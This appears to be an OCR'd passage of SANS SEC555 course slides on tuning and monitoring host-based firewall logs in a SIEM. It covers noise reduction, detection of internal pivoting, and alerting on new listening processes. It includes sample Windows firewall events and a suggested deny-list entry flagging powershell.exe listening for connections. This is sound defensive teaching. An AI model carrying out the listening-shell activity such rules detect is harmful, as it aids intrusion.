Blocked Connections

To establish reporting capabilities requires log collection. However, the immediate problem is the volume of logs is high. If additional purchases for expanding the log aggregator or backend storage is not allowed, then this problem is rather challenging. By default, most host-based firewalls end up blocking tons of traffic. This ranges from standard broadcast traffic to blocking authorized vulnerability scans and in-house network scans.

Addressing this seems impossible, but it is actually fairly easy. Either traffic needs to be prevented from occurring, or logs need filtering.



Prevent Traffic


Most blocked connections come from unnecessary services

Windows is a prime example

- Disable unnecessary services (SSDP, LLMNR, Computer Browser, NetBIOS, Dropbox LAN Sync)
- Can cause over 90% of blocked traffic
- You may not be able to disable all of these

No traffic which equals efficient

- Lowest operational cost and more secure



SANS

SEC555 | SIEM with Tactical Analytics 141

Prevent Traffic

Ideally, unnecessary traffic that is constantly being blocked would be cleaned up rather than filtered. As an example, in an enterprise environment, the SSDP service is often not necessary. This service is used for systems to perform network discovery of surrounding devices such as universal plug and play devices. This type of service is helpful for home users, but enterprise environments are typically controlled with asset management tools and group policy. Leaving this service enabled causes multicast traffic that surrounding host-based firewall systems will constantly have to block. Instead of filtering it out, simply disable it.

Overall, this decreases the amount of traffic on the network, makes it easier to do packet analysis, and removes the need for filtering large amounts of traffic at the hosts or shipping it off to be filtered at an aggregation unit. There are multiple online sites describing how and why these services should be disabled. One fairly well-documented article is from the University of Iowa.[1] Not every environment will be able to disable all noisy services, but typically most can be disabled.

Reference:

https://its.uiowa.edu/support/article/3576, https://sec555.com/6m

Proper Filtration

Remaining legitimate traffic needs to be ignored or filtered

- Broadcasts, multicast, and stuff you can do nothing about

Log agent can be set never to collect


- But you may not be authorized to use an agent

An aggregator can filter and drop

- Retention is more expensive than filtering

Reporting can be set to ignore

- Tagging makes this easy




Proper Filtration

The goal of an air or water filter is to let water or air (the good stuff) through while filtering out all the junk (the bad stuff). This is an art and science that anyone who regularly works with a SIEM should try to master. Even with preventing noisy traffic, there is a solid guarantee that some traffic will still get blocked that you cannot prevent. Thus, filtering is necessary.

Fortunately, each SIEM solution prides itself on its ability to slice and dice data. This ends up being where the truth comes out. This is assuming you have a Windows firewall log come in that states something is being blocked that you do not care about. How easy is that to filter out? You should be able to filter on source and destination IP addresses and ports. You should also be able to filter on protocol and the application receiving the packet.


In some cases, you may have to log the traffic. In this case, noisy logs should be tagged to make them easy to filter out of visualizations and dashboards. Being able to filter by using something like below is extremely helpful to analysts:

```
-tags:noise
```



Firewall Results

Before: Lots of logs



After: Should be none...

No results found

When finished host-based firewall should have 0 hits


- Unless something is misconfigured or malicious

SANS

SEC555 | SIEM with Tactical Analytics 143

Firewall Results

This slide shows an example of a real environment before and after tuning. In the beginning, systems were constantly logging blocked connections for broadcasts, multicasts, and even some unicast traffic that needed to be filtered out. When all things were said and done, the number of blocked connections was zero. Now, anything that gets logged is ready to be investigated.



Prevention for the Detect

Host-based firewalls should block unauthorized internal-to-internal connections

- Such as workstation-to-workstation activity
- Great for discovering attempts to pivot/malware spread

Monitoring block connection uncovers:

- Unauthorized internal recon
- Internal pivoting

Prevention systems double as great detection systems

SANS

SEC555 | SIEM with Tactical Analytics 144

Prevention for the Detect

Take any preventive device and monitor when it blocks something, and you now have a detective device. Granted, some things should be prevented, and the logs ignored but, many times, if you are blocking something, you want to know about it. Adding this level of monitoring is great for catching things such as internal pivoting attempts.

Post-compromise, an adversary typically has to perform internal reconnaissance and pivot internally. Monitoring something as simple as host-based firewalls provides an additional means to catch this.

Listening Processes

Blocked connections are now monitored

- Yet host-based firewalls have other value-add capabilities
- Such as identifying processes listening for connections

Useful for tuning firewall rules

- Also identifies malicious programs


A process listening for incoming connections is a service (regardless of OS specifics)

SANS

Listening Processes

The primary reason for monitoring host-based firewalls is to discover blocked connections. Yet host-based firewall logs have other uses. Why waste? Native Americans had a policy that when they killed an animal, they were to make every possible use of the animal. This logic can be applied to many logs.

If you think back to the Windows Firewall examples, there were logs created any time an application attempted to listen for network connections. This means it is possible to discover which applications exist in an environment that listens for network connections. This provides an opportunity for another allow list check. It would be nice if you could be notified anytime a new process listens for network connections.



Application Listening

Allowed application:

```
The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections.

Application Information:
        Process ID:             8244
        Application Name:       \device\harddiskvolume3\windows\system32\windowspowershell\v1.0\powershell.exe
```

Blocked application:

```
Windows Firewall blocked an application from accepting incoming connections on the network.

Profiles:        Public
Application:            C:\windows\system32\windowspowershell\v1.0\powershell.exe
```

SANS


SEC555 | SIEM with Tactical Analytics 146

Application Listening

Host-based firewalls are positioned to see more than just network traffic. Because they are processes within their respective operating systems, they can also see which process is accepting or sending network traffic. This can be used to monitor processes that accept network connections.

This slide demonstrates this by showing two alerts. One alert shows powershell.exe as being blocked from accepting incoming connections, and the other permits it. In a normal environment, would you anticipate powershell.exe as listening for network connections? Most likely not. However, modern-day attacks heavily use PowerShell. Being able to see it listen for network connections is basic, easy, and just may well save an organization.

This technique works best as a allow list technique but should also be doubled as a deny list. For example, powershell.exe would probably make the deny list.



Who Is Listening?

Monitor New Applications

Easy approach is to only look for new values

- Quick and dirty (easy win)
- Fairly reliable
- Easy to respond to

Email Alert
New application powershell.exe listening for network connections

Review and Filter

Or constantly monitor and allow/deny lists

- More work/more thorough
- Extremely reliable
- Requires regular filtering

Application	Count
windows\system32\svchost.exe	1,852
windows\system32\lsass.exe	1,571
windows\adam\microsoft.activedirectory.webservices.exe	420
program files (x86)\fortinet\forticlient\fortiesnac.exe	275
program files\veeam\backup and replication\backup\veeam.backup.manager.exe	222


SANS

SEC555 | SIEM with Tactical Analytics 147

Who Is Listening?

Implementing controls to see which application is listening for network connections is simple and straightforward. The lazy method is to collect the logs and use something like ElastAlert to monitor for new applications that have never been seen before or that are denied. While labeled as the "lazy" method, this still works really well. The more thorough approach is to collect the logs and regularly review and filter. By default, applications such as svchost.exe and lsass.exe will show up constantly. These are examples of applications that should be filtered out (preferably at the endpoint or log aggregation unit).

Because the path is included with the application, it can be used for a quick and dirty method of filtering. For example, Office applications such as OneNote, Outlook, Excel, etc. will listen for connections. Rather than filtering each out individually, the path C:\Program Files (x86)\Microsoft Office could be filtered. Or perhaps you only want to monitor for applications that are outside normal locations. In this case, you could do something such as ignore C:\Windows, C:\Program Files (x86), and C:\Program Files. Now, you should see applications that are being executed from odd locations such as C:\Users.



Separate Use Cases

Not all logs need to be collected

- Key host-based firewall logs are great to centralize
- Others should be enabled but stay local

Windows firewall event logs can be sent to SIEM

- Local log files can record everything "in case it is needed"
- The performance impact is minimal
- Log files exist and can be later replayed

Allows staying tactical while being prepared for response

SANS

SEC555 | SIEM with Tactical Analytics 148


Separate Use Cases

In the example of host-based firewall logs, the goal is to continue providing tactical data to the SIEM while providing logs for response activities. Because the Windows firewall supports multiple forms of logging, this can be easily addressed. For instance, events from the security channel can be set to only log certain things such as blocked connections. These can then be forwarded to the SIEM. Then, the log file option of Windows firewall can be enabled and set to log everything. These log files do not get sent to the SIEM and are enabled for forensics or incident handling purposes.

The side benefit of enabling logs for forensics/incident handling is that they often can be replayed down the road. While it is not cost-effective to send every log to a SIEM, it would be nice to be able to do so ad hoc. If more verbose logs existed that could be manually picked up and sent to a SIEM for response procedures, the response activities would greatly benefit from the searching capabilities of the SIEM. A best-case scenario would be scripts that would automatically collect certain logs and feed them into a SIEM. SOF-ELK is a distribution that allows you to easily collect and feed logs into an open-source SIEM for forensics purposes.[1]

Reference:

https://github.com/philhagen/sof-elk, https://sec555.com/6n



Project Report (Host-Based Firewall Review)

The project results for monitoring host-based firewalls are as follows:

- Monitoring blocked connections DONE
- Identifying listening applications DONE
- Keeping full connection logs DONE

A bit of filtering and cleanup goes a long way...

- Completing without extra budget DONE


SANS

SEC555 | SIEM with Tactical Analytics 149

Project Report (Host-Based Firewall Review)

The CIO of Lab Me, Inc. wanted to know how effective the host-based firewalls of the organization were. As a result, a project was kicked off to monitor blocked connections, identify listening applications, and provide forensic and incident handling logs. All of these requirements were to be done without requiring additional purchases.

By filtering out the noise and limiting unnecessary traffic, these can all be achieved without major purchases. More importantly, they provide additional areas to catch unauthorized activity or misconfigured systems.



